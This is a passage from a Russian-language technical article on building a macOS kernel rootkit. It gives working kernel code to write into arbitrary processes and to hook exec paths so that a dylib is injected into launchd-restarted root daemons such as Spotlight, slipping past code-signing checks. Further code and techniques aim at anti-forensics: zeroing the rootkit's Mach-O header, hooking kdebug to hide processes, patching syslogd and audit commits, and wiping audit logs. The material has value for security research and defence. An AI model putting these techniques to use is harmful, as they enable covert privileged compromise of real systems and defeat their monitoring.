3) Выделить буфер и прочитать весь сегмент `__LINKEDIT`.

4) Разрешить любой необходимый символ, обработав буфер `__LINKEDIT` с использованием собранной информации `LC_SYMTAB` (смещения к таблицам символов и строк).

5) Не забыть добавить смещение ASLR ядра к адресам. Смещение вычисляется как разница между работающим `vmaddr` `__TEXT` и тем, что прочитано с диска.

Нет нужды считывать весь файл `mach_kernel` в пространство ядра — достаточно заголовков и сегмента `__LINKEDIT`, около 1 МБ, что меньше 7,8 МБ полного ядра Mountain Lion 10.8.2. Память ядра — ценный ресурс :-)

4. Выполнение пользовательских бинарников из ядра

В этом разделе описывается техника выполнения пользовательских процессов из расширения ядра (не тестировалось, но должно работать и из драйверов IOKit). Для этой цели `wowie` и `ghalen` использовали KUNC API (Kernel-User Notification Center) — простой интерфейс для запуска пользовательских исполняемых файлов. Одна из проблем KUNC состоит в том, что необходимые символы предоставляются неподдерживаемым KPI, и Apple имеет следующее примечание: API Kernel-User Notification Center недоступны для KEXT, которые объявляют зависимости от устойчивых интерфейсов программирования ядра (KPI), введённых в OS X v10.4.

Иметь разные способы достижения одной и той же цели интереснее и расширяет знания — это главная цель данной статьи. Представляемая техника, вероятно, не самая эффективная, но является хорошим учебным опытом в области взаимодействия с ядром.

4.1. Запись из памяти ядра в процессы пользовательского пространства

Первый шаг — найти способ записи в адреса процессов пользовательского пространства из расширения ядра. В пространстве пользователя существует функция `mach_vm_write()` (или более старая `vm_write()`) для записи в любой произвольный процесс при наличии соответствующих прав (`task_for_pid()` нам в помощь).

Её прототип:

```
kern_return_t mach_vm_write(vm_map_t target_task,
mach_vm_address_t address, vm_offset_t data,
mach_msg_type_number_t dataCnt);
```

Если посмотреть на определение структуры `task` (`void*` в структуре `proc`, но определена в `osfmk/kern/task.h`), можно найти первый параметр `mach_vm_write` в поле `map`. Остальные

параметры — целевой адрес, буфер данных для записи и его размер.

Не забывайте, что сначала необходимо использовать `mach_vm_protect` (или `vm_protect`) для изменения защиты памяти при попытке записи в сегменты/разделы только для чтения.

Проблема этого подхода в том, что он не работает! Защита памяти изменяется, но `mach_vm_write()` не изменяет целевой адрес. Объяснение: при таком вызове мы пытаемся записать данные напрямую из пространства ядра в пространство пользователя, что должно (очевидно!) завершиться неудачей. Помните, что для копирования между двумя пространствами необходимо использовать `copyin/copyout`.

Нам нужно другое решение, и я представлю не одно, а два — оба простые в использовании. Благодарность сэнару за предоставление некоторого начального примера кода из его собственных исследований.

Первое решение использует три функции: `vm_map_copyin()`, `vm_map_copyout()` и `mach_vm_copy()`. Их описание можно прочитать в файлах `osfmk/vm/vm_map.c` и `vm_user.c` в исходниках XNU.

`vm_map_copyin` создаёт объект из заданного адреса в заданной карте памяти, который можно вставить в другое адресное пространство. Это обеспечивает корректный переход между виртуальными пространствами памяти ядра и пользователя.

Функция `vm_map_copyout()` копирует объект в целевую карту — наш целевой процесс. Нам нужна информация `vm_map_t` для ядра и целевого процесса — обе можно найти перебором списка `proc` или с помощью `proc_find()`, как было описано.

Важная деталь о `vm_map_copyout`! Она вводит объект «во вновь выделенное пространство в карте назначения». Это означает, что мы просто копируем данные по новому адресу памяти в пользовательском процессе, а не по целевому адресу. Пример того, что происходит при использовании этой команды:

```
char *fname = "nemo_and_snare_rule!";
kern_return_t kr = 0;
vm_map_address_t dst_addr;

kr = vm_map_copyin(kernel_task->map, (vm_map_address_t)fname,
strlen(fname)+1, FALSE, &copy);
kr = vm_map_copyout(task->map, &dst_addr, copy);
```

`dst_addr` будет содержать значение `0x11fa000` (цель — 32-битный процесс). Дамп памяти процесса:

```
sh-3.2# ./readmem -p 121 -a 0x11fa000 -s 32
[ Readmem v0.4 - (c) fG! ]
-----
Memory protection: rw-/rwx

0x11fa000 6e 65 6d 6f 5f 61 6e 64 5f 73 6e 61 72 65 5f 72 nemo_and_snare_r
0x11fa010 75 6c 65 21 00 00 00 00 00 00 00 00 00 00 00 00 ule!.....
```

На этом этапе нужно скопировать содержимое по нужному целевому адресу. Это можно сделать с помощью `mach_vm_copy()` — функции, копирующей одну область памяти в другую в рамках одной задачи. Адрес, куда скопированы данные, можно найти во втором параметре `vm_map_copyout()`.

Следует отметить, что первые две функции доступны как Private KPI, а `mach_vm_copy()` не экспортируется. Это несущественно, поскольку символы легко разрешаются.

Пример кода для записи в заголовок Mach-O 32-битного бинарника без ASLR:

```
// get proc_t structure and task pointers
struct proc *p = proc_find(PID);
struct proc *p_kernel = proc_find(0);
struct task *task = (struct task*)(p->task);
```

```

struct task *kernel_task = (struct task*)(p_kernel->task);
kern_return_t kr = 0;
vm_prot_t new_prot = VM_PROT_WRITE | VM_PROT_READ;
kr = mach_vm_protect((vm_map_t)task->map, 0x1000, len, FALSE, new_prot);

vm_map_copy_t copy;
char *fname = "nemo_and_snare_rule!";
vm_map_address_t dst_addr;

// create a vm_map_copy_t object so we can insert it at userland process
kr = vm_map_copyin(kernel_task->map, (vm_map_address_t)fname,
strlen(fname)+1, FALSE, &copy);

// copy the object to userland, this will allocate a new space into target
// map
kr = vm_map_copyout((vm_map_t)task->map, &dst_addr, copy);
printf("wrote to userland address 0x%llx\n", CAST_USER_ADDR_T(dst_addr));

// and now we can use mach_vm_copy() because it copies data within the same
// task
kr = mach_vm_copy((vm_map_t)task->map, CAST_USER_ADDR_T(dst_addr),
strlen(fname)+1, 0x1000);
// release references created with proc_find() - must be always done!
proc_rele(p);
proc_rele(p_kernel);

```

Для освобождения вновь выделенного пространства в пользовательском пространстве хорошим кандидатом является `vm_map_remove()`.

Второе решение требует единственной функции и не выделяет новую память в целевом процессе: `vm_map_write_user()` — «копирует данные из пространства ядра в пространство целевой карты. Пространство уже должно существовать в карте назначения».

```

kern_return_t
vm_map_write_user(vm_map_t map, void *src_p, vm_map_address_t dst_addr,
vm_size_t size);

```

Где `map` — `vm_map_t` целевого процесса, а `src_p` — буфер данных ядра для записи в процесс:

```

struct proc *p = proc_find(PID);
struct task *task = (struct task*)(p->task);
kern_return_t kr = 0;
vm_prot_t new_protection = VM_PROT_WRITE | VM_PROT_READ;
char *fname = "nemo_and_snare_rule!";
// modify memory permissions
kr = mach_vm_protect(task->map, 0x1000, len, FALSE, new_protection);
kr = vm_map_write_user(task->map, fname, 0x1000, strlen(fname)+1);
proc_rele(p);

```

Эта альтернатива проще и не выделяет новую память в целевом процессе. Не забудьте восстановить исходные права доступа к памяти.

После стольких слов вы, вероятно, спрашиваете, почему бы просто не использовать `copyout` для копирования из ядра в пространство пользователя? Конечно, это возможно, но есть проблема. Её нельзя использовать для записи в произвольные процессы — только в текущий процесс. Даже при попытке сменить текущую карту на другой процесс с помощью `vm_map_switch()` `copyout` всегда будет получать текущий процесс, поэтому завершится ошибкой `EFAULT` при попытке обратиться к адресу другого процесса, отсутствующего в текущем. Это означает, что `copyout` можно использовать, например, внутри перехваченного системного вызова, но не для записи в произвольные процессы.

4.2. Злоупотребление (снова!) `dyld` для инъекции и выполнения кода

Большую часть времени хакинг — это злоупотребление возможностями или их отсутствием. На этот раз мы паразитируем на dyld и launchd. Бедняги! Идея состоит в том, что launchd перезапустит наш целевой процесс, а dyld возьмёт на себя ответственность за выполнение нашего кода. Я использовал подход с dyld в PoC OS.X/Boubou, описанном в [12] и [34], почему бы не использовать его снова? Реализовать просто, и работает очень хорошо.

Суть идеи — эмулировать DYLD_INSERT_LIBRARIES (эквивалент LD_PRELOAD для тех, кто пришёл из мира ELF Unix) при создании нового процесса. Библиотека будет отвечать за выполнение всего необходимого. В данном случае мы хотим изменить заголовок Mach-O перед передачей управления dyld. Когда dyld получает управление (именно dyld, а не ядро передаёт управление точке входа цели), он читает заголовок из памяти цели и обрабатывает его. Это предоставляет возможность успешно модифицировать и внедрить заголовок Mach-O.

Launchd — идеальная цель, поскольку он автоматически перезапускает демоны и агенты с правами root или пользователя. Идея — убить демон, перехватить его перезапуск и внедрить библиотеку, которую мы хотим выполнить. Уровень привилегий зависит от целевого демона.

Нам нужно найти подходящее место для перехвата перезапуска целевого процесса и изменения его памяти до передачи управления dyld.

Упрощённая версия процесса выполнения бинарника, адаптированная из [13]:

```
execve() -> __mac_execve()
           |
           v
exec_activate_image()
           |
           v
Read file
           |
           v
.-----> exec_mach_imgact() -> run dyld -> target entry point
|
|           |
|           v
|         load_machfile()
|           |
|           v
|       parse_machfile() [maps the load commands into memory]
|           |
|           v
|       load_dylinker() [sets image entrypoint to dyld]
|           |
|           v
|-----> (...)
```

Диаграмма выше представляет множество мест, где мы можем модифицировать память нового процесса и его заголовок Mach-O. Как уже упоминалось, когда dyld получает управление, он снова анализирует заголовок Mach-O, поэтому наша модификация гарантированно будет использована, если выполнена до dyld.

Это можно подтвердить, изучив исходный код dyld [15]:

```
//
// Entry point for dyld. The kernel loads dyld and jumps to __dyld_start
// which sets up some registers and call this function.
//
// Returns address of main() in target program which __dyld_start jumps to
//
uintptr_t
_main(const macho_header* mainExecutableMH, uintptr_t mainExecutableSlide,
      int argc, const char* argv[], const char* envp[],
      const char* apple[], uintptr_t* startGlue)
```

Одна любопытная деталь (без какого-либо практического применения, которое я сейчас могу предвидеть): dyld не валидирует заголовок — магическое значение можно изменить на что угодно,

и dyld беспечно продолжит свою работу. Данным ядра можно доверять, правда?

4.3. Поиск места для инъекции

Имея теорию, наконец пришло время перейти к практике! Нам нужно найти одно или несколько мест, где можно изменить память целевого процесса и внедрить нашу динамическую библиотеку.

В ядре нет заглушек символов, поэтому нельзя просто изменить указатель и перехватить полезную функцию. Одно из решений — встроить хук в пролог функции и заставить её перейти к нашей функции. Это можно упростить, реализовав полностью оригинальную функцию (скопировав из исходников XNU в наш руткит) — тогда нет нужды возвращаться к оригинальной функции, достаточно восстановить исходные байты после завершения злонамеренной работы.

Хорошей отправной точкой для поиска функций-кандидатов является `exec_mach_imgact()`. Причина — когда она возвращает управление dyld, всё необходимое для выполнения нового процесса уже готово (на стороне ядра). Лучше всего как можно ближе к её концу.

После изучения `exec_mach_imgact` я нашёл хорошего кандидата в `task_set_dyld_info()`. Она вызывается дважды: один раз до загрузки образа в память и один раз после. Очевидно, первый нас не интересует, поэтому нужно различать оба случая. Эта функция используется только в `exec_mach_imgact()`.

Код в `osfmk/kern/task.c`:

```
void
task_set_dyld_info(task_t task, mach_vm_address_t addr,
mach_vm_size_t size)
{
    task_lock(task);
    task->all_image_info_addr = addr;
    task->all_image_info_size = size;
    task_unlock(task);
}
```

Вызовы блокировок — не что иное, как макросы, использующие символ, доступный в KPI:

```
#define task_lock(task)      lck_mtx_lock(&(task)->lock)
#define task_unlock(task)    lck_mtx_unlock(&(task)->lock)
```

Отличный кандидат — можно скопировать и вставить код в исходник руткита, добавить код для внедрения библиотеки и затем выполнить код оригинальной функции. Поскольку это не статическая функция, её символ можно найти. Первый параметр — структура `task_t`, имеющая указатель на соответствующую структуру `proc_t` (`proc` и `task` соединены через указатели `void`).

Предлагаемый рабочий процесс:

- 1) Найти адрес `task_set_dyld_info()`.
- 2) Запатчить пролог для перехода к нашей функции.
- 3) Выполнить нашу функцию для внедрения библиотеки.
- 4) Восстановить исходные байты из шага 2.
- 5) Выполнение продолжается, наша библиотека выполняется dyld.

Единственная проблема с этой функцией — место в `exec_mach_imgact()`, где имя процесса устанавливается только после второго вызова `task_set_dyld_info()`, поэтому нельзя использовать его для определения, какой процесс будет выполнен, и решения, активировать инъекцию или нет. Обходное решение — обратиться к структуре открытых файлов в `proc_t` (поле `p_fd`).

Альтернативное решение — использовать другую функцию! Ближе к концу `exec_mach_imgact()` есть ещё лучшая — `proc_resetregister()`. Её преимущество в том, что она находится вблизи

конца, когда ядро завершило большинство задач, связанных с выполнением нового процесса.

Её реализация также очень проста [bsd/kern/kern_proc.c]:

```
void proc_resetregister(proc_t p)
{
    proc_lock(p);
    p->p_lflag &= ~P_LREGISTER;
    proc_unlock(p);
}
```

Блокировки/разблокировки здесь реализованы как функции, а не макросы, и не экспортируются. Можно просто определить макросы или изменить код для использования `lck_mtx_*`. На этот раз у нас есть структура `proc_t`, и можно использовать поле `p_comm` для поиска нашей(их) цели(ей) (или `proc_name()` для получения имени по заданному `pid`). Идеальное место!

Имея место для выполнения наших модификаций, можно перейти к последнему шагу — изменению заголовка Mach-O целевого процесса.

4.4. Идеи — это хорошо, но исполнение — это всё

Предполагая, что перехваченной функцией является `proc_resetregister()`, можно извлечь всю необходимую информацию из параметра `proc_t`. Приступим.

Число бинарников, использующих ASLR, растёт, поэтому первый шаг — найти адрес загрузки бинарника (точнее, заголовок Mach-O). Смещение ASLR генерируется внутри `load_machfile()` и не сохраняется в структуре/переменной и не возвращается. Один из способов решить проблему — заглянуть в карту виртуальной памяти (`vmmap`) целевого процесса. Следующий код выполняет задачу (предполагается, что мы находимся внутри нашей собственной `proc_resetregister()`):

```
struct task *task = (struct task*)p->task;
mach_vm_address_t start_address = task->map->hdr.links.start;
```

`start` содержит нижний адрес процесса, по которому находится заголовок Mach-O. Это, по всей видимости, всегда верно (и тому есть веские основания!).

Для изменения заголовка Mach-O целевого процесса необходимо разобрать заголовок для поиска свободного места, куда можно добавить новую команду `LC_LOAD_DYLIB`. Необходимое свободное место обычно имеется — большинство бинарников имеют достаточно пустого пространства между последней командой и первым кодом/данными.

Заголовок можно получить из пространства пользователя с помощью `vm_map_read_user()` или `copyin` (поскольку здесь мы выполняемся в контексте текущего `proc`). Найдя свободное место и имея полный заголовок Mach-O в нашем буфере, достаточно добавить новую команду `LC_LOAD_DYLIB`.

Обе диаграммы ниже показывают, что необходимо сделать в заголовке Mach-O:

```
.------.
|          HEADER          |<- Fix this struct:
|-----|
| Load Commands | struct mach_header {
| .------. |   uint32_t      magic;
| | Command 1 | |   cpu_type_t      cputype;
| |-----| |   cpu_subtype_t   cpusubtype;
| | Command 2 | |   uint32_t      filetype;
| |-----| |   uint32_t      ncmds;      <- add +1
| | ...      | |   uint32_t      sizeofcmds; <- += size of new cmd
| |-----| |   uint32_t      flags;
| |-----| | };
| | Command n | |
| |-----| |
| | Command n+1 |<- add new command here:
| `-----` | struct dylib_command {
```

-----		uint32_t	cmd;
Data		uint32_t	cmdsize;
.-----		struct dylib	dylib;
Section 1		};	
1 -----		...	
Section 2			
`-----			
...			

Если нет достаточного свободного места, существуют другие методы внедрения библиотеки. Один из них, требующий всего 24 байта, описан в [16].

Этот подход имеет интересное преимущество — он не обнаруживается проверкой подписи кода, поскольку инъекция происходит после её проверок и установки флагов. Флаги устанавливаются гораздо раньше в `exec_mach_imgact()`, до обеих наших функций-кандидатов из раздела 4.3. Проверка подписи кода не убивает процесс немедленно — флаги проверяются позже, и сигнал `kill` отправляется, если подпись кода настроена на завершение при сбое (что мы также можем изменить здесь).

Остаётся вопрос о выборе целевого процесса и способе его завершения. Среди многих корневых процессов, управляемых `launchd`, достаточно выбрать тот, который имеет незаметное и/или минимальное воздействие. `Spotlight`, например, является хорошим кандидатом. Фрагмент кода для завершения:

```
proc_t victim = proc_find(TARGET_PID);
if (victim != PROC_NULL)
{
    // we need to release reference count from proc_find() before kill
    proc_rele(kill);
    // now we can kill the process or use SIGSEV coz' Spotlight crashes,
    // right? :-)
    psignal(kill, SIGKILL);
}
```

Когда `launchd` перезапустит процесс, мы перехватим его в `exec_mach_imgact()` и применим нашу магию. Остальное — ответственность динамической библиотеки.

4.5. Динамическая библиотека

Динамическую библиотеку очень просто создать, используя шаблон Xcode (о, какая драма — хакеры используют Makefiles!) или просто поискав простой Makefile.

Для выполнения кода библиотеки можно добавить точку входа через конструктор:

```
extern void init(void) __attribute__((constructor));
void init(void)
{
    // do evil stuff here
}
```

`init` будет выполнена сразу после загрузки библиотеки. Другой способ — изменить заглущку символа в внедрённом процессе и перенаправить к функции точки входа внутри библиотеки.

Для выполнения команд из библиотеки достаточно выполнить `fork` и `exec` нужной команды. Можно также создать новый поток (или несколько) для постоянного бэкдора и т. д. Или просто выполнить нужную команду и самоочиститься, не оставив следов.

Всё зависит от ваших конкретных требований и воображения :-).

4.6. Заметение следов

По принципу, руткит должен быть как можно более скрытным — необходимо замечать следы в максимально возможной степени. Позвольте обсудить несколько проблем и потенциальных решений для описанных выше подходов.

Первая проблема — необходимость перезапуска целевого процесса. Это оставит немедленную улику в виде (потенциально значительно) большего PID, в зависимости от того, когда применяется метод (при запуске системы всё нормально).

Другая улика — мы отправляем сигнал целевому процессу, и syslogd его зафиксирует. Вместо kill можно отправить SIGSEGV (программы Apple имеют баги, не правда ли?), или просто временно запатчить демон syslogd в памяти, чтобы он не записывал наш маленький трюк.

SIGSEGV особенно интересен, поскольку результирующий аварийный дамп не содержит полезной информации и оставляет лишь следующий след в журнале:

```
12/21/12 3:27:13.093 AM com.apple.launchd[1]: (com.apple.metadata.mds[277])
Job appears to have crashed: Segmentation fault: 11
```

Патч syslogd (временный или нет) довольно прост. Изучая исходный код Apple syslogd, можно найти следующую функцию в `syslogd/daemon.c`:

```
void process_message(aslmsg msg, uint32_t source)
```

Ближе к концу:

```
/* send message to output modules */
asl_out_message(msg);
if (global.bsd_out_enabled) bsd_out_message(msg);
```

`asl_out_message()` выглядит как интересное место для патча. Удалив вызов `audit_commit()` или запатчив его через `ret`, можно убрать все следы событий аудита из журналов.

Другая альтернатива — попытаться переиспользовать PID убитого процесса. Функция `forkproc()` выделяет новый PID для дочернего процесса. Можно исследовать эту альтернативу. Также можно переупорядочить список `proc` и переместить новый элемент на исходное место вместо более позднего. Много возможностей для сокрытия и попыток обнаружения действий руткита. Вот почему это так интересно!

Следующая проблема — память процесса будет содержать нашу внедрённую библиотеку, поэтому нужно удалить её как можно быстрее.

Нет нужды хранить постоянную библиотеку где-то в файловой системе. Можно читать и записывать в любое место файловой системы, хранить код библиотеки в зашифрованном виде внутри модуля ядра или где-то ещё, например в базе данных `sqlite3` (их очень много по всей OS X). Перед инъекцией можно распаковать её куда-нибудь, выполнить и затем удалить.

Одна вещь, которую у меня не было времени проверить — как поведёт себя Spotlight при использовании подхода с распаковкой в файловую систему. Он может обнаружить новый файл и сохранить его в своей базе данных, поэтому здесь нужно быть осторожным.

5. Пересмотр коммуникации `userland↔kernel`

К счастью, в OS X существует много вариантов установки коммуникации между ядром и приложениями пользовательского пространства. Представленный ранее [1] интерфейс `sysctl` прост в реализации, но слишком громоздок для передачи больших объёмов данных. Позвольте представить дополнительные варианты.

5.1. Символьные устройства и ioctl

Простейший способ организовать коммуникацию userland↔kernel — создать символьное устройство и использовать интерфейс ioctl для управления им. Достаточно создать и зарегистрировать новое устройство и добавить необходимые функции точек входа.

Всё начинается со структуры cdevsw:

```
/*
 * Character device switch table
 */
struct cdevsw {
    open_close_fcn_t    *d_open;
    open_close_fcn_t    *d_close;
    read_write_fcn_t    *d_read;
    read_write_fcn_t    *d_write;
    ioctl_fcn_t          *d_ioctl;
    stop_fcn_t           *d_stop;
    reset_fcn_t          *d_reset;
    struct tty           **d_ttys;
    select_fcn_t         *d_select;
    mmap_fcn_t           *d_mmap;
    strategy_fcn_t       *d_strategy;
    void                 *d_reserved_1;
    void                 *d_reserved_2;
    int                  d_type;
};
```

Наиболее интересные для наших целей точки входа: open, close, ioctl. Если вы заинтересованы в использовании этого канала коммуникации, следует подумать о его шифровании или методе аутентификации. OS.X/Crisis вообще не имеет аутентификации, поэтому любой может отправлять команды ядерному руткиту после (несложного) обнаружения всех возможных команд ioctl.

Помимо проблем с шифрованием, аутентификацией и реверсом команд ioctl, это решение создаёт новое символьное устройство, которое нужно скрыть, иначе обнаружение будет слишком простым. Кроме того, внутри структур ядра остаются дополнительные следы, которые необходимо скрывать, создавая порочный круг.

5.2. Kernel Control KPI

Kernel Control KPI интересен тем, что позволяет двунаправленную коммуникацию с пространством пользователя и передачу больших объёмов данных. Его реализация довольно проста через обычный сокет (PF_SYSTEM). Справочная документация Apple доступна по [17], пример кода — по [18].

Расширение ядра отвечает за создание сокета, а пользовательская часть будет читать и отправлять данные через этот же сокет.

Реализация ядра осуществляется путём регистрации управляющей структуры kern_ctl_reg, определённой в `bsd/sys/kern_control.h`. Из примера Apple:

```
// the reverse dns name to be used between kernel and userland
#define BUNDLE_ID    "put.as.hydra"

static struct kern_ctl_reg g_ctl_reg = {
    BUNDLE_ID,          /* use a reverse dns name */
    0,                  /* set to 0 for dynamically assigned control ID */
    0,                  /* ctl_unit - ignored when CTL_FLAG_REG_ID_UNIT not set */
    /* privileged access required to access this filter */
    CTL_FLAG_PRIVILEGED,
    0,                  /* use default send size buffer */
    0,                  /* Override receive buffer size */
    ctl_connect,        /* Called when a connection request is accepted */
    ctl_disconnect,     /* called when a connection becomes disconnected */
};
```



```

NULL,          /* handles data sent from the client to kernel control */
ctl_set,       /* called when the user process makes the setsockopt call */
ctl_get       /* called when the user process makes the getsockopt call */
};

```

Функции `connect` и `disconnect` обрабатывают пользовательские подключения. При установке нового подключения необходимо сохранить `unit id` и `control reference` — они нужны для отправки данных и удаления управляющего элемента ядра.

Быстрый пример функции для постановки в очередь PID процесса:

```

static u_int32_t gClientUnit = 0;
static kern_ctl_ref gClientCtlRef = NULL;

kern_return_t
queue_userland_data(pid_t pid)
{
    errno_t error = 0;
    if (gClientCtlRef == NULL) return KERN_FAILURE;

    error = ctl_enqueuedata(gClientCtlRef, gClientUnit, &pid,
        sizeof(pid_t), 0);

    if (error) printf("[ERROR] ctl_enqueuedata failed with error: %d\n",
        error);
    return error;
}

```

После установки соединения с сокетом пользовательский клиент может отправлять данные через `setsockopt()` и получать через `recv()`.

Этот канал коммуникации, возможно, не столь интересен для руткинга, поскольку требует дополнительных усилий для сокрытия, в частности, информации о сокете, которую могут исследовать инструменты форензики памяти.

5.3. Альтернативные каналы

Два представленных решения просты в настройке и использовании, но также легко обнаруживаются. Их главная проблема — они оставляют «постоянные» следы, которые необходимо скрывать. Это увеличивает сложность руткита и шансы на обнаружение.

Скрытые каналы гораздо предпочтительнее, и о них написано немало. Поскольку так легко использовать почти любую функцию ядра, возможности для творчества в этой области значительно выше. Данные можно скрытно читать и записывать в любом месте файловой системы, обходя многие механизмы обнаружения и наблюдения. На пределе нет реальной необходимости в прямом канале коммуникации! Например, данные могут быть закодированы в бинарнике и перехвачены при его выполнении. Возможности действительно безграничны. Этот краткий раздел — просто напоминание о том, что дизайн руткита может отличаться от общепринятого.

6. Антифорензика

Ядро Mac OS X богато инструментами наблюдения, включая DTrace и другие. Они могут помочь раскрыть руткит. Форензика памяти также играет важную роль в обнаружении и анализе вредоносных программ. Цель этого раздела — представить идеи о том, как атаковать или скрываться от этих технологий.

6.1. Дешёвые трюки для уменьшения следов

Исключительно простой трюк без каких-либо побочных последствий для нас — удалить заголовок Mach-O из памяти процесса. Дамп памяти потребует дополнительных усилий для нахождения и восстановления исходного бинарника. Не забывайте, что права доступа заголовка Mach-O R-X, поэтому сначала необходимо сделать его доступным для записи.

Расширения ядра должны иметь функции запуска и остановки. Их прототип указывает структуру `kmod_info_t` в качестве первого параметра. Она является частью связанного списка всех загруженных расширений ядра (используется для скрытия руткита от `kextstat`, но теперь помечена как устаревшая) и содержит очень полезное поле для применения этого трюка.

```
typedef struct kmod_info {
    struct kmod_info * next;
    int32_t          info_version;           // version of this structure
    uint32_t         id;
    char             name[KMOD_MAX_NAME];
    char             version[KMOD_MAX_NAME];
    int32_t          reference_count;         // # linkage refs to this
    kmod_reference_t * reference_list;        // who this refs (links on)
    vm_address_t     address;                // starting address
    vm_size_t        size;                   // total size
    vm_size_t        hdr_size;               // unwired hdr size
    kmod_start_func_t * start;
    kmod_stop_func_t * stop;
} kmod_info_t;
```

Поле `address` содержит начальный адрес текущего загруженного `kext`, включая смещение ASLR. Имея эту информацию, достаточно определить полный размер заголовка и обнулить его:

```
int nuke_mach_header(mach_vm_address_t address)
{
    struct mach_header *mh = (struct mach_header_64*)address;
    uint32_t header_size = 0;
    if (mh->magic == MH_MAGIC_64)
    {
        header_size = mh->sizeofcmds + sizeof(struct mach_header_64);
    }
    else return 1;
    // we have total header size and startup address
    // disable CR0 write protection
    disable_wp();
    memset((void*)my_address, 0, header_size);
    enable_wp();
    return 0;
}
```

Вместо обнуления заголовка можно заполнить его случайными данными. Можно даже испортить данные из других команд (`LINKEDIT`, `LC_SYMTAB`, `LC_DYSYMTAB`, `LC_UUID`). В ядре нет заглушек символов — символы разрешаются при загрузке расширения ядра, и вызовы выполняются напрямую к разрешённому символу. Это проблема, поскольку может использоваться для обнаружения корректного кода и получения подсказок о том, что он пытается делать. Можно сгенерировать таблицу всех символов ядра и использовать её для поиска перекрёстных ссылок в памяти ядра и дампа этого кода.

Указатели на функции могут помочь скрыть наш код. Вопрос в том, насколько просто или сложно инициализировать руткит для поиска необходимых символов. Одно из решений — использовать описанные ранее техники поиска символов, а затем испортить код начальной загрузки — оставить в памяти только код, использующий указатели на функции. Будьте творческими, старайтесь максимально уменьшить свой след :-).

6.2. Атаки на DTTrace и другие инструменты наблюдения

Mac OS X имеет множество доступных инструментов наблюдения. Это как минимум DTrace, FSEvents, Kauth, kdebug и TrustedBSD. Первоначальная цель TrustedBSD не связана с наблюдением, но его можно использовать (или злоупотреблять) в этих целях. Kauth рассматривается в разделе 6.3 с AV-Monster II, а остальные — в следующих подразделах.

6.2.1. FSEvents

FSEvents — API для уведомлений о событиях файловой системы. Приложения регистрируются для интересующих их событий и получают их через `/dev/fsevents`. На основе этого можно построить монитор файловой системы.

Добавление событий — ответственность функции `add_fsevent()` [`bsd/vfs/vfs_fsevents.c`]. Это несколько длинная функция с переменным числом аргументов. Для нас важно, что функции `mac_*` всегда вызываются, и существует точка входа, которую можно использовать.

В данном конкретном случае можно было бы перехватить `need_fsevent()`, сопоставить файл, который хотим скрыть, и вернуть 0, чтобы избежать генерации события. Во многих случаях есть прямой вызов `add_fsevent()`, поэтому его тоже нужно перехватить. Внутри нашей новой функции необходимо получить информацию для сопоставления события, которое хотим скрыть, и вернуть `EINVAL` или 0 в таких случаях.

6.2.2. kdebug

kdebug — ещё одно (довольно малоизвестное) средство трассировки ядра, используемое только утилитами Apple, такими как `fs_usage` и `sc_usage`. Документация скудная, а лучшими справочными материалами являются исходные коды этих утилит и несколько страниц Левина [13]. Соответствующий заголовочный файл — `bsd/sys/kdebug.h`. kdebug реализован в функциях ядра, которые могут генерировать соответствующие события, с помощью макроса `KERNEL_DEBUG()`.

Для 32-битного целого числа отладочных сообщений используется следующий формат:

			Func
Class (8)	SubClass (8)	Code (14)	Qual(2)

Простейший способ отключить трассировку BSD-связанных функций — модифицировать вызовы `kernel_debug()` и перенаправить их к нашей собственной функции. Пример функции для отключения всей трассировки системных вызовов BSD:

```
void
tfc_kernel_debug(uint32_t debugid, uintptr_t arg1, uintptr_t arg2,
uintptr_t arg3, uintptr_t arg4, __unused uintptr_t arg5)
{
    // solve the symbol of the original function
    static void (*_kernel_debug)(uint32_t debugid, uintptr_t arg1,
    uintptr_t arg2, uintptr_t arg3, uintptr_t arg4,
    __unused uintptr_t arg5) = NULL;
    if (_kernel_debug == NULL)
        _kernel_debug = (void*)solve_kernel_symbol(&g_kernel_info,
        "_kernel_debug");

    // do not let fs_usage/sc_usage trace any BSD* system calls
    if ( (debugid >> 24) == DBG_BSD) return;
    else _kernel_debug(debugid, arg1, arg2, arg3, arg4, 0);
}
```

К счастью, есть простой способ выбирать события для сокрытия с помощью `current_proc()` — она возвращает структуру `proc` для текущего выполняемого процесса. Фрагмент кода для простой проверки с целью сокрытия `vmware-tools-daemon`:

```
struct proc *p = current_proc();
uint32_t hash = hash_name(&p->p_comm[0], strlen(&p->p_comm[0]));
static uint32_t hidehash = 0;
if (hidehash == 0) hidehash = hash_name("vmware-tools-daemon", MAXCOMLEN);
if (hash == hidehash) return;
else _kernel_debug(debugid, arg1, arg2, arg3, arg4, 0);
```

Перехват Mach-системных вызовов в `kdebug` создаёт определённые проблемы и очень нестабилен (читай: паники ядра). Прилагаемый код написан для поддержки описываемой далее функции зомби-руткита, однако на момент написания у меня ещё не было времени исследовать проблему с Mach — код просто игнорирует этот класс.

6.2.3. TrustedBSD

TrustedBSD — проект, зародившийся во FreeBSD и перенесённый в OS X в Leopard. Он включает ряд интересных возможностей безопасности, наиболее известной из которых является песочница OS X/iOS. Его реализация основана на добавлении «хуков» в критические функции ядра. Можно писать модули политики для получения событий из этих «хуков» и реагировать на них при необходимости.

Одно простое применение — создание проверки файловой системы в реальном времени для критически важных папок. Приложение отслеживает `LaunchDaemons` и уведомляет пользователя, если туда добавляется новый файл. Те же «хуки» можно использовать в злонамеренных целях — для повышения привилегий или сокрытия файлов [25].

Доступные проверки политики находятся в `bsd/security/mac_framework.h`. Для атаки можно использовать старую добрую историю: перехватить те функции или атаковать `mac_policy_list` с использованием концепции обработчика системных вызовов.

6.2.4. Аудит — Basic Security Module

Функции аудита Basic Security Module — это не столько инструментирование, сколько отслеживание действий пользователей и процессов.

По умолчанию в OS X почти всё отключено, за исключением записи в журнал и аутентификации для получения более высоких привилегий. Команда `praudit /dev/auditpipe` (от `root`) может использоваться для мониторинга событий в реальном времени.

Функции выхода из системного вызова или фиксации аудита можно временно запатчить — удаление вызова `audit_commit()` или его замена на `ret` убирает любой след событий аудита в журналах. В OS X 10.8.2 существует четыре ссылки на `commit` (3 вызова, 1 переход):

- `audit_syscall_exit`
- `audit_mach_syscall_exit`
- `audit_proc_coredump`
- `audit_session_event`

Для более гранулярного управления процессом аудита — поскольку в очереди событий есть идентификатор сессии (`ar_subj_asid`), можно отложить фиксацию очереди на диск до получения достаточной информации для определения правильного идентификатора сессии. Когда он будет получен, можно отредактировать очередь и удалить все записи с этим идентификатором сессии.

Важно: журналы аудита должны быть очищены в случае, если аудит был надлежащим образом настроен. Журналы хранятся в двоичном формате; источник OpenBSM по адресу [29] может оказаться полезным.

6.2.5. DTrace

